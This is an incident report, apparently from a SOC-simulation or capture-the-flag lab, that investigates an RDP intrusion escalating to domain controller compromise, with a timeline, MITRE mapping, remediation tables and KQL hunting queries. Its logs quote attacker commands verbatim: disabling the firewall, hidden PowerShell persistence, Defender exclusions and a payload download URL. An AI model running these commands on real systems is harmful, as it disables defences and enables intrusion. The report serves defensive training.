

# Incident Report

## Incident Report

### 1. Report Title

**Unauthorized RDP Access Leading to Domain Controller Compromise and Possible Data Exfiltration**

### 2. Date of Report

**2025-10-11**

### 3. Reported By

**Salman Rathor**

### 4. Severity Level

**Critical**

**Severity justification:** An unauthorized user obtained administrative access to a workstation, disabled security controls, established multiple persistence mechanisms, introduced Mimikatz, accessed the domain controller, extracted Active Directory credential information, collected sensitive files and possibly exfiltrated information.

## 5. Summary of Findings

On October 7, 2025, an unauthorized individual gained access to MTS-CONTRACTORPC1 through RDP using the Administrator account. After gaining access, the attacker used PowerShell to download suspicious scripts and executables from external infrastructure.

The attacker disabled Windows Defender, Windows Firewall and Windows event logging before establishing multiple persistence mechanisms through registry Run keys, scheduled tasks and a permanent WMI event subscription. Mimikatz was subsequently downloaded and staged for credential-access activity.

The attacker later accessed the MTS domain controller, imported the Active Directory PowerShell module and executed multiple suspicious programs. Sensitive files were accessed, a Volume Shadow Copy was created, and Active Directory database information was extracted using `ntdsutil.exe`.

The collected information was archived in `C:\ProgramData\Microsoft\Crypto\RSA\backup.zip`. Activity involving `file.io` and a DNS query containing Base64-encoded KRBTGT-related information indicated possible data exfiltration.

The attacker then cleared Windows event logs, deleted shadow copies and removed PowerShell command-history information. Based on the compromise of the domain controller and extraction of Active Directory credential information, the environment should be treated as experiencing a full domain compromise until containment and recovery are completed.

## 6. Investigation Timeline

**Timezone:** The timezone was not provided in the available evidence. All timestamps below reflect the source-log time and must be updated once the timezone is confirmed.

| Date and time               | Event description                                                                                                                                                                         |
|-----------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2025-10-07 04:13:10         | External IP address 81.141.200.165 successfully authenticated to MTS-CONTRACTORPC1 through RDP using the Administrator account.                                                           |
| 2025-10-07 04:18:54         | PowerShell established an outbound connection to 78.141.234.86 and downloaded <code>kb5029244.ps1</code> .                                                                                |
| 2025-10-07 04:19:01         | Windows Firewall was disabled across all profiles using <code>netsh.exe advfirewall set allprofiles state off</code> .                                                                    |
| 2025-10-07 04:19:01–06:21:4 | Windows Defender exclusions were created for eight processes and several directories, including <code>C:\Windows\Temp</code> , <code>C:\Users\Public</code> , <code>C:\ProgramData</code> |
| 2025-10-07 06:00:20–06:21:4 | Four registry values were modified to disable Windows Defender features.                                                                                                                  |
| 2025-10-07 06:01:13         | A second attempt was made to disable Windows Firewall.                                                                                                                                    |
| 2025-10-07 06:01:15         | System discovery commands, including <code>whoami</code> , were executed.                                                                                                                 |
| 2025-10-07 06:16:36         | Registry Run-key persistence was created using the value name                                                                                                                             |
| 2025-10-07 06:16:38         | Scheduled tasks named <code>GoogleUpdateTaskMachineCore</code> and <code>MicrosoftEdgeUpdateTaskMachineUA</code> were created.                                                            |
| 2025-10-07 06:16:38         | A WMI Filter-Consumer binding and WMI consumer named <code>WindowsSystemHealthConsumer</code> were created for persistence.                                                               |

|                                |                                                                                                                                     |
|--------------------------------|-------------------------------------------------------------------------------------------------------------------------------------|
| 2025-10-07<br>06:21:01         | PowerShell launched C:\Users\Public\MicrosoftEdgeUpdate.exe using a hidden window.                                                  |
| 2025-10-07<br>06:21:46         | regsvr32.exe was added to the Windows Defender exclusion list.                                                                      |
| 2025-10-07<br>06:21:47         | Another attempt was made to disable Windows Firewall.                                                                               |
| 2025-10-07<br>06:21:49         | Windows event logging was disabled on MTS-CONTRACTORPC1.                                                                            |
| 2025-10-07<br>06:27:22         | Mimikatz was downloaded.                                                                                                            |
| 2025-10-07<br>06:27:24         | Mimikatz and update.bin were staged in C:\Windows\Temp\TMP121235\.                                                                  |
| 2025-10-07<br>06:32:26         | MTS-CONTRACTORPC1 connected to 78.141.234.86 over destination port 1337 and downloaded mimikatz.exe.                                |
| 2025-10-07<br>06:42:44         | Additional scheduled tasks named SystemHealthMonitor and QuickBooksSync were created to execute suspicious payloads.                |
| 2025-10-07<br>07:02:33         | The Administrator account was used to access the MTS domain controller. The source was recorded as public IP address 74.249.82.128. |
| 2025-10-07<br>07:04:29         | PowerShell imported the Active Directory module using Import-Module                                                                 |
| 2025-10-07<br>07:07:00         | The same PowerShell session launched svchost_update.exe, MicrosoftEdgeUpdate.exe and quickbooks_sync.exe.                           |
| 2025-10-07<br>07:17:54–08:00:3 | Multiple sensitive files were accessed, indicating data collection.                                                                 |
| 2025-10-07<br>07:35:52         | Mimikatz-related file activity was identified on the domain controller.                                                             |
| 2025-10-07<br>08:05:43         | A Volume Shadow Copy of the domain controller's C: drive was created using                                                          |
| 2025-10-07<br>08:05:46         | Active Directory database information was extracted using ntdsutil.exe.                                                             |
| 2025-10-07<br>08:10:59         | Collected information was archived into C:\ProgramData\Microsoft\Crypto\RSA\backup.zip.                                             |
| 2025-10-07<br>08:11:01         | Activity indicated a possible upload of collected information to file.io.                                                           |
| 2025-10-07<br>08:11:01         | nslookup.exe sent a DNS query containing Base64-encoded KRBTGT-related information through Google DNS.                              |
| 2025-10-07<br>08:16:01         | Windows Security, Application and System event logs were cleared.                                                                   |
| 2025-10-07<br>08:16:05         | Shadow copies were deleted using vssadmin.exe.                                                                                      |
| 2025-10-07<br>08:16:05         | The PowerShell command-history file was deleted.                                                                                    |

## 7. Who, What, When, Where, Why and How

### Who

The attacker used the Administrator account.

The confirmed affected systems were:

- MTS-CONTRACTORPC1 — 192.168.10.11
- MTS-DC.mts.local — 192.168.10.8

External infrastructure associated with the activity included:

- 81.141.200.165 — Source of the initial RDP authentication
- 78.141.234.86 — Source of suspicious scripts and Mimikatz
- 74.249.82.128 — Recorded source of access to the domain controller
- 20.246.83.211 — Public IP address associated with the domain controller
- file.io — Possible data-exfiltration destination
- Google DNS — Used for a DNS query containing encoded information

The real identity of the attacker was not determined.

### What

An attacker gained unauthorized remote access to ContractorPC1 using valid Administrator credentials. The attacker downloaded suspicious payloads, disabled security controls, established persistence, introduced Mimikatz, accessed the domain controller, extracted Active Directory credential information, collected sensitive files and possibly exfiltrated data.

The attacker also deleted logs and command history in an apparent attempt to conceal the activity.

## When

The first confirmed suspicious activity occurred on October 7, 2025, at 4:13:10 AM.

The final observed activity occurred on October 7, 2025, at approximately 8:16:05 AM.

The confirmed incident duration was approximately four hours and three minutes.

The timezone must be confirmed from the original log sources.

## Where

The initial compromise occurred on:

- MTS-CONTRACTORPC1
- Internal IP: 192.168.10.11

The attacker subsequently accessed:

- MTS-DC.mts.local
- Internal IP: 192.168.10.8

Suspicious files and collected data were stored in locations including:

- C:\Users\Public
- C:\Windows\Temp
- C:\Windows\Temp\TMP121235
- C:\ProgramData\Microsoft\Crypto\RSA

## Why

The attacker gained access by successfully authenticating through RDP using the Administrator account. The available evidence does not establish how the attacker originally obtained the Administrator credentials.

The attacker's likely objectives were to:

- Maintain persistent access
- Disable security protections
- Obtain additional credentials
- Compromise Active Directory
- Collect sensitive files
- Transfer collected information outside the environment
- Remove evidence of the intrusion

## How

The attacker used RDP for initial access and PowerShell to download and execute suspicious payloads.

Windows Defender, Windows Firewall and event logging were disabled to reduce detection. Registry Run keys, scheduled tasks and WMI event subscriptions were used to establish persistence.

Mimikatz was introduced for credential-access activity. The attacker then accessed the domain controller, imported the Active Directory PowerShell module and executed suspicious binaries.

The attacker created a shadow copy and used `ntdsutil.exe` to extract Active Directory database information. Sensitive files and credential-related data were placed into a ZIP archive and possibly transferred through `file.io` and DNS queries.

Finally, the attacker cleared Windows event logs, deleted shadow copies and removed PowerShell command history.

## 8. MITRE ATT&CK Techniques

| Tactic              | Technique                                         | Technique ID | Evidence                                                                   |
|---------------------|---------------------------------------------------|--------------|----------------------------------------------------------------------------|
| Initial Access      | External Remote Services                          | T1133        | External RDP authentication to                                             |
| Execution           | PowerShell                                        | T1059.001    | PowerShell downloaded and launched suspicious payloads                     |
| Command and Control | Ingress Tool Transfer                             | T1105        | Scripts and Mimikatz were downloaded from external infrastructure          |
| Defense             | Impair Defenses                                   | T1562.001    | Windows Defender settings and exclusions were modified                     |
| Defense             | Disable or Modify System                          | T1562.004    | Windows Firewall was disabled across all profiles                          |
| Defense             | Disable Windows Event                             | T1562.002    | Event logging was disabled on                                              |
| Discovery           | System Owner/User Discovery                       | T1033        | <code>whoami</code> was executed                                           |
| Persistence         | Registry Run Keys / Startup                       | T1547.001    | OneDriveStandAlone Run key was                                             |
| Persistence         | Scheduled Task/Job: Scheduled                     | T1053.005    | Multiple scheduled tasks were created                                      |
| Persistence         | Event Triggered Execution: WMI Event Subscription | T1546.003    | WMI Filter-Consumer binding was                                            |
| Credential          | OS Credential Dumping                             | T1003        | Mimikatz was downloaded and staged                                         |
| Credential          | OS Credential Dumping: NTDS                       | T1003.003    | Active Directory information was extracted using <code>ntdsutil.exe</code> |

|                  |                               |           |                                                      |
|------------------|-------------------------------|-----------|------------------------------------------------------|
| Lateral Movement | Remote Services: RDP          | T1021.001 | Administrator account accessed the domain controller |
| Discovery        | Account Discovery: Domain     | T1087.002 | Active Directory PowerShell module was imported      |
| Collection       | Data from Local System        | T1005     | Sensitive files were accessed                        |
| Collection       | Archive Collected Data        | T1560     | Collected files were placed into                     |
| Exfiltration     | Exfiltration Over Web Service | T1567     | Possible upload to file.io                           |
| Exfiltration     | Exfiltration Over Alternative | T1048     | Encoded KRBTGT information was sent through DNS      |
| Defense          | Clear Windows Event Logs      | T1070.001 | Security, Application and System logs were cleared   |
| Defense          | Clear Command History         | T1070.003 | PowerShell history was deleted                       |
| Impact           | Inhibit System Recovery       | T1490     | Shadow copies were deleted using vssadmin.exe        |

## 9. Impact Assessment

### Systems affected

The following systems were confirmed affected:

- MTS-CONTRACTORPC1
- MTS-DC.mts.local

The compromise expanded from a contractor workstation to the organization's domain controller.

### Accounts affected

The Administrator account was confirmed to have been used by the attacker.

Because Mimikatz and Active Directory database extraction were observed, credentials associated with accounts that authenticated to the affected systems should be considered potentially compromised.

Domain password hashes, Kerberos information and privileged authentication material may have been exposed.

### Data affected

Sensitive files were accessed and placed into an archive named backup.zip.

Active Directory credential information was extracted using a shadow copy and ntdsutil.exe.

Possible data exfiltration was identified through:

- Communication with file.io
- A DNS query containing Base64-encoded KRBTGT-related information

The available evidence does not conclusively confirm the complete contents or successful transfer of all collected data.

### Security impact

The compromise of the domain controller created a risk that the attacker could:

- Obtain domain password hashes
- Impersonate domain users
- Access additional systems
- Create or modify privileged accounts
- Maintain persistence within the domain
- Conduct additional lateral movement
- Regain access after basic password resets
- Access confidential organizational data

### Business impact

Potential business consequences include:

- Exposure of confidential information
- Unauthorized access to internal systems
- Account compromise across the domain
- Operational disruption during containment and rebuilding
- Regulatory or contractual reporting obligations
- Reputational damage
- Increased recovery and forensic-investigation costs

### Overall impact conclusion

The incident represents a **critical compromise of the Active Directory environment**. The organization should treat all privileged credentials and authentication material present on the affected systems as potentially compromised until a complete domain recovery process is performed.

## 10. Recommendations and Next Steps

### Immediate containment

| Priority | Recommendation | Suggested owner |
|----------|----------------|-----------------|
|----------|----------------|-----------------|

|           |                                                                                         |                                      |
|-----------|-----------------------------------------------------------------------------------------|--------------------------------------|
| Immediate | Isolate ContractorPC1 from the network while preserving forensic evidence.              | Incident Response / IT               |
| Immediate | Isolate or restrict the domain controller while maintaining required business services. | Active Directory / Incident Response |
| Immediate | Disable the compromised Administrator account.                                          | Identity Team                        |
| Immediate | Revoke active RDP, VPN, cloud and domain sessions associated with affected accounts.    | Identity Team                        |
| Immediate | Block 81.141.200.165 and 78.141.234.86 at applicable security controls.                 | Network Security                     |
| Immediate | Block confirmed malicious file hashes, domains and URLs.                                | Endpoint / Network                   |
| Immediate | Preserve endpoint, firewall, DNS, proxy, Active Directory and                           | SOC / DFIR                           |

#### Credential and domain recovery

| Priority  | Recommendation                                                                | Suggested owner              |
|-----------|-------------------------------------------------------------------------------|------------------------------|
| Immediate | Reset the compromised Administrator password.                                 | Identity Team                |
| Immediate | Reset all privileged accounts used on the affected systems.                   | Identity Team                |
| High      | Reset service-account credentials that may have been exposed.                 | Application / Identity Teams |
| High      | Perform a controlled two-stage KRBTGT password reset.                         | Active Directory Team        |
| High      | Review privileged-group membership and recently created or modified accounts. | Active Directory Team        |
| High      | Investigate suspicious Kerberos ticket activity and replication-              | SOC / DFIR                   |

#### Eradication and recovery

| Priority | Recommendation                                                         | Suggested owner   |
|----------|------------------------------------------------------------------------|-------------------|
| High     | Remove the OneDriveStandAlone Run-key persistence mechanism.           | Incident Response |
| High     | Remove all malicious scheduled tasks.                                  | Incident Response |
| High     | Remove the malicious WMI filter, consumer and binding.                 | Incident Response |
| High     | Remove suspicious files and tools, including Mimikatz and associated   | Incident Response |
| High     | Restore Windows Defender, Windows Firewall and event-logging settings. | Endpoint Security |
| High     | Remove unauthorized Windows Defender exclusions.                       | Endpoint Security |
| High     | Rebuild affected systems from known-good images if integrity cannot be | Infrastructure    |
| High     | Confirm that all persistence mechanisms were removed before            | Incident Response |

#### Exfiltration investigation

| Priority | Recommendation                                                                     | Suggested owner              |
|----------|------------------------------------------------------------------------------------|------------------------------|
| High     | Review proxy and firewall logs for connections to file.io.                         | SOC / Network Security       |
| High     | Review DNS logs for additional encoded or unusually long DNS                       | SOC / DNS Team               |
| High     | Determine whether backup.zip was successfully transferred outside the environment. | DFIR                         |
| High     | Identify the exact sensitive files accessed between 7:17:54 AM and                 | DFIR / Data Owners           |
| High     | Determine whether notification or regulatory reporting obligations                 | Legal / Privacy / Management |

#### Long-term security improvements

| Priority | Recommendation                                                                | Suggested owner                  |
|----------|-------------------------------------------------------------------------------|----------------------------------|
| Medium   | Remove direct public exposure of RDP.                                         | Network Security                 |
| Medium   | Require MFA for all remote and privileged access.                             | Identity Team                    |
| Medium   | Restrict access to domain controllers to approved                             | Active Directory / Network Teams |
| Medium   | Separate normal user accounts from privileged administrative                  | Identity Team                    |
| Medium   | Enable Windows Defender tamper protection.                                    | Endpoint Security                |
| Medium   | Alert on Defender exclusions, firewall disablement and event-log disablement. | SOC / Endpoint Security          |
| Medium   | Alert on Mimikatz, LSASS access, vssadmin.exe and                             | SOC                              |
| Medium   | Monitor the creation of Run keys, scheduled tasks and WMI                     | SOC                              |
| Medium   | Restrict outbound internet access from domain controllers.                    | Network Security                 |
| Medium   | Block unauthorized file-sharing services.                                     | Network Security                 |
| Medium   | Monitor DNS traffic for encoded or unusually long queries.                    | SOC / DNS Team                   |
| Medium   | Improve centralized and tamper-resistant log collection.                      | Security Engineering             |

## 11. Attachments and Evidence

| Evidence ID | Description                                                          |
|-------------|----------------------------------------------------------------------|
| E-01        | RDP authentication event showing successful Administrator login from |
| E-02        | PowerShell network event showing connection to 78.141.234.86         |
| E-03        | Download event for kb5029244.ps1                                     |
| E-04        | Windows Defender exclusion and configuration-change events           |
| E-05        | Windows Firewall disablement events                                  |
| E-06        | Registry Run-key persistence event for OneDriveStandAlone            |
| E-07        | Scheduled-task creation events                                       |
| E-08        | WMI Filter-Consumer binding and consumer details                     |
| E-09        | Execution event for MicrosoftEdgeUpdate.exe                          |
| E-10        | Mimikatz download and file-creation events                           |
| E-11        | Domain-controller authentication event                               |
| E-12        | Active Directory PowerShell module execution                         |
| E-13        | Execution events for suspicious files on the domain controller       |
| E-14        | Sensitive-file access records                                        |
| E-15        | Shadow-copy creation using vssadmin.exe                              |
| E-16        | Active Directory extraction using ntdsutil.exe                       |
| E-17        | Creation of backup.zip                                               |
| E-18        | Network activity involving file.io                                   |
| E-19        | DNS query containing encoded KRBTGT-related information              |
| E-20        | Windows event-log clearing records                                   |
| E-21        | Shadow-copy deletion activity                                        |
| E-22        | PowerShell history-file deletion event                               |

Additional evidence to attach where available:

## Appendix A — Evidence Screenshots

### E-01 — Successful RDP Authentication

| TimeGenerated            | Account               | EventID | IpAddress          | LogonType |
|--------------------------|-----------------------|---------|--------------------|-----------|
| > Oct 7, 2025 4:13:08 AM | MTS-CONTRACTORP\ad... | 4624    | (=) 81.141.200.165 | 3         |
| > Oct 7, 2025 4:13:10 AM | MTS-CONTRACTORP\ad... | 4624    | (=) 81.141.200.165 | 10        |
| > Oct 7, 2025 4:13:10 AM | MTS-CONTRACTORP\ad... | 4624    | (=) 81.141.200.165 | 10        |

**Figure E-01:** Authentication logs showing external IP address 81.141.200.165 successfully logging into ContractorPC1 through RDP using the Administrator account at 4:13:10 AM.

### E-02 — Powershell External Connection

16 17 DeviceNetworkEvents\_Cl 18 |where Lab == "CTF-1" 19 |where Timestamp between (datetime(2025-10-07 00:00) .. datetime(2025-10-08 00:00)) 20 |where DeviceName == "mts-contractorpc1" 21 |where InitiatingProcessFileName contains "powershell" 22 |project Timestamp, LocalIP, RemoteIP, InitiatingProcessFileName, RemoteUri 23

Results Query history Getting started

Export Show empty columns 2 items Search

Filters: Add filter

| <input type="checkbox"/> | Timestamp | <input type="checkbox"/> | LocalIP           | <input type="checkbox"/> | RemoteIP      | <input type="checkbox"/> | InitiatingProcessFil... | <input type="checkbox"/> | RemoteUri                               |
|--------------------------|-----------|--------------------------|-------------------|--------------------------|---------------|--------------------------|-------------------------|--------------------------|-----------------------------------------|
| <input type="checkbox"/> | >         | Oct 7, 2025 4:18:5...    | (=) 192.168.10.11 | (=)                      | 78.141.234.86 |                          | powershell.exe          |                          |                                         |
| <input type="checkbox"/> | >         | Oct 7, 2025 4:18:5...    | (=) 192.168.10.11 | (=)                      | 78.141.234.86 |                          | powershell.exe          |                          | http://78.141.234.86:1337/kb5029244.ps1 |
|                          | Timestamp | Oct 7, 2025 4:18:54 AM   |                   |                          |               |                          |                         |                          |                                         |
|                          | LocalIP   | (=) 192.168.10.11        |                   |                          |               |                          |                         |                          |                                         |

**Figure E-02:** Network telemetry showing PowerShell connecting to 78.141.234.86

### E-03 — Powershell script Downloaded

```

16 DeviceNetworkEvents_CL
17 |where Lab == "CTF-1"
18 |where Timestamp between (datetime(2025-10-07 00:00) .. datetime(2025-10-08 00:00))
19 |where DeviceName == "mts-contractorpc1"
20 |where InitiatingProcessFileName contains "powershell"
21 |project Timestamp, LocalIP, RemoteIP, InitiatingProcessFileName, RemoteUrl
22
23

```

| Timestamp              | LocalIP       | RemoteIP      | InitiatingProcessFileName | RemoteUrl                               |
|------------------------|---------------|---------------|---------------------------|-----------------------------------------|
| Oct 7, 2025 4:18:54 AM | 192.168.10.11 | 78.141.234.86 | powershell.exe            |                                         |
| Oct 7, 2025 4:18:54 AM | 192.168.10.11 | 78.141.234.86 | powershell.exe            | http://78.141.234.86:1337/kb5029244.ps1 |

Figure E-03: File or process telemetry showing the download of kb5029244.ps1.

## E-04 — Windows Defender Configuration Changes

**Advanced hunting**

Selected workspace: soc-simulator-workspace Help resources

Query: `DeviceProcessEvents_CL | sort by timestamp asc`

Results: 1 of 8 selected

| Timestamp              | RegistryKey                                                                 | RegistryValueName       | RegistryValueData |
|------------------------|-----------------------------------------------------------------------------|-------------------------|-------------------|
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes | mimikatz.exe            | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes | MicrosoftEdgeUpdate.exe | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes | svchost_update.exe      | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes | powershell.exe          | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes | cmd.exe                 | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes | rundll32.exe            | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes | certutil.exe            | 0                 |
| Oct 7, 2025 6:21:46 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes | regsvr32.exe            | 0                 |

| Timestamp              | RegistryKey                                                                  | RegistryValueName                      | RegistryValueData |
|------------------------|------------------------------------------------------------------------------|----------------------------------------|-------------------|
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection  | DisableIOAVProtection                  | 1                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths      | C:\Windows\Temp                        | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths      | C:\Users\Public                        | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths      | C:\ProgramData                         | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths      | C:\Finance                             | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes  | cmd.exe                                | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes  | mimikatz.exe                           | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\SpyNet                | SpyNetReporting                        | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection  | DisableRealtimeMonitoring              | 1                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes  | certutil.exe                           | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes  | svchost_update.exe                     | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths      | C:\Users\ADMINI~1\AppData\Local\Temp   | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection  | DisableBehaviorMonitoring              | 1                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths      | C:\Users\administrator\AppData\Roaming | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes  | rundll32.exe                           | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths      | C:\CTF_Data                            | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths      | C:\Users\administrator\AppData\Local   | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes  | MicrosoftEdgeUpdate.exe                | 0                 |
| Oct 7, 2025 4:19:01 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes  | powershell.exe                         | 0                 |
| Oct 7, 2025 6:00:11 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions | .ps1                                   | 0                 |
| Oct 7, 2025 6:00:11 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths      | C:\Users                               | 0                 |
| Oct 7, 2025 6:00:11 AM | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions | .exe                                   | 0                 |



|   |                       |                                                                                  |                           |   |
|---|-----------------------|----------------------------------------------------------------------------------|---------------------------|---|
| > | Oct 7, 2025 6:00:2... | HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender                  | DisableAntiSpyware        | 1 |
| > | Oct 7, 2025 6:21:4... | HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Pro... | DisableIOAVProtection     | 1 |
| > | Oct 7, 2025 6:21:4... | HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender                  | DisableAntiVirus          | 1 |
| > | Oct 7, 2025 6:21:4... | HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Pro... | DisableBehaviorMonitoring | 1 |
| > | Oct 7, 2025 6:21:4... | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes      | regsvr32.exe              | 0 |
| > | Oct 7, 2025 7:10:0... | HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Pro... | DisableBehaviorMonitoring | 0 |

**Figures E-04:** Windows Defender configuration-change events showing the creation of process and directory exclusions and the disabling of multiple antivirus protection features on MTS-CONTRACTORPC1.

## E-05 — Windows Firewall Disabled

## E-06 — Registry Run-Key Persistence

```

9 DeviceRegistryEvents_CL
11 |where Timestamp between (datetime(2025-10-07 04:13).. datetime(2025-10-08 00:00))
12 | where DeviceName contains "contractorpc1"
13 | where ActionType == "RegistryValueSet"
14 | where RegistryKey has_any (@\"Run\", @\"RunOnce\")
15 | project Timestamp, RegistryKey, RegistryValueName, RegistryValueData
16 | sort by Timestamp asc
17

```

| Timestamp                | RegistryKey                        | RegistryValueName           | RegistryValueData                                                                                           |
|--------------------------|------------------------------------|-----------------------------|-------------------------------------------------------------------------------------------------------------|
| > Oct 7, 2025 4:13:12 AM | HKEY_CURRENT_USER\S-1-5-21-2718... | ctfmon.exe                  | ctfmon.exe /n                                                                                               |
| > Oct 7, 2025 4:18:07 AM | HKEY_CURRENT_USER\S-1-5-21-2718... | Delete Cached Update B...   | C:\Windows\system32\cmd.exe /q /c del /q "C:\Users\administrator\AppData\Local\Microsoft\OneDrive\Updat...  |
| > Oct 7, 2025 4:18:07 AM | HKEY_CURRENT_USER\S-1-5-21-2718... | Delete Cached Standalo...   | C:\Windows\system32\cmd.exe /q /c del /q "C:\Users\administrator\AppData\Local\Microsoft\OneDrive\Standa... |
| > Oct 7, 2025 4:18:16 AM | HKEY_CURRENT_USER\S-1-5-21-2718... | Uninstall 21.220.1024.00... | C:\Windows\system32\cmd.exe /q /c rmdir /s /q "C:\Users\administrator\AppData\Local\Microsoft\OneDrive\2... |
| > Oct 7, 2025 4:18:16 AM | HKEY_CURRENT_USER\S-1-5-21-2718... | Uninstall 21.220.1024.00... | C:\Windows\system32\cmd.exe /q /c rmdir /s /q "C:\Users\administrator\AppData\Local\Microsoft\OneDrive\2... |
| > Oct 7, 2025 6:16:36 AM | HKEY_CURRENT_USER\S-1-5-21-2718... | MicrosoftEdgeUpdateC...     | "C:\Users\Public\MicrosoftEdgeUpdate.exe"                                                                   |
| > Oct 7, 2025 6:16:36 AM | HKEY_CURRENT_USER\S-1-5-21-2718... | OneDriveStandalone          | powershell.exe -NoP -W Hidden -c Start-Process "C:\Users\Public\MicrosoftEdgeUpdate.exe"                    |
| > Oct 7, 2025 6:42:44 AM | HKEY_CURRENT_USER\S-1-5-21-2718... | QuickBooksAutoSync          | C:\Users\administrator\AppData\Roaming\QuickBooksSync\quickbooks_sync.exe                                   |
| > Oct 7, 2025 6:42:44 AM | HKEY_CURRENT_USER\S-1-5-21-2718... | WindowsDefenderUpdate       | C:\Users\Public\SageTaxTools\svchost_update.exe                                                             |
| > Oct 7, 2025 6:42:44 AM | HKEY_CURRENT_USER\S-1-5-21-2718... | MicrosoftEdgeUpdateC...     | C:\Users\Public\MicrosoftEdgeUpdate.exe                                                                     |

**Figure E-06:** Registry telemetry showing the creation of a Run-key persistence entry named OneDriveStandalone on MTS-CONTRACTORPC1.

## E-07 — Scheduled Task Persistence

```

21 DeviceEvents_CL
22 |where Lab == "CTF-1"
23 |where Timestamp between (datetime(2025-10-07 04:13).. datetime(2025-10-08 00:00))
24 | where DeviceName contains "contractorpc1"
25 | where ActionType == "ScheduledTaskCreated"
26 // where ActionType contains "ReadProcessMemoryApiCall"
27 // where FileName contains "lsass"
28 // project Timestamp, InitiatingProcessFileName, FileName, InitiatingProcessCommandLine
29 | project Timestamp, AdditionalData, InitiatingProcessFileName, FileName, ActionType
30 | sort by Timestamp asc
31

```

| Timestamp                 | AdditionalData                                                                                                                                                                                               |
|---------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| > Oct 7, 2025 4:18:07 ... | {"TaskName":"\\OneDrive Standalone Update Task-S-1-5-21-2718350712-1533534050-804694281-1000","TaskContent":{"Triggers":{"TimeTrigger":{"StartBoundary":"1992-05-01T04:00:00"},"Enabled":{"true"},"Rep...    |
| > Oct 7, 2025 4:18:07 ... | {"TaskName":"\\OneDrive Startup Task-S-1-5-21-2718350712-1533534050-804694281-1000","TaskContent":{"Triggers":{"LogonTrigger":{"ExecutionTimeLimit":{"PT5M"},"Enabled":{"true"},"UserId":{"S-1-5-21-2718...  |
| > Oct 7, 2025 6:16:38 ... | {"TaskName":"\\GoogleUpdateTaskMachineCore","TaskContent":{"Triggers":{"LogonTrigger":{"StartBoundary":{"2025-10-07T06:16:00"},"Enabled":{"true"},"Actions":{"Exec":{"Command":{"powershell.exe"},"Ar...     |
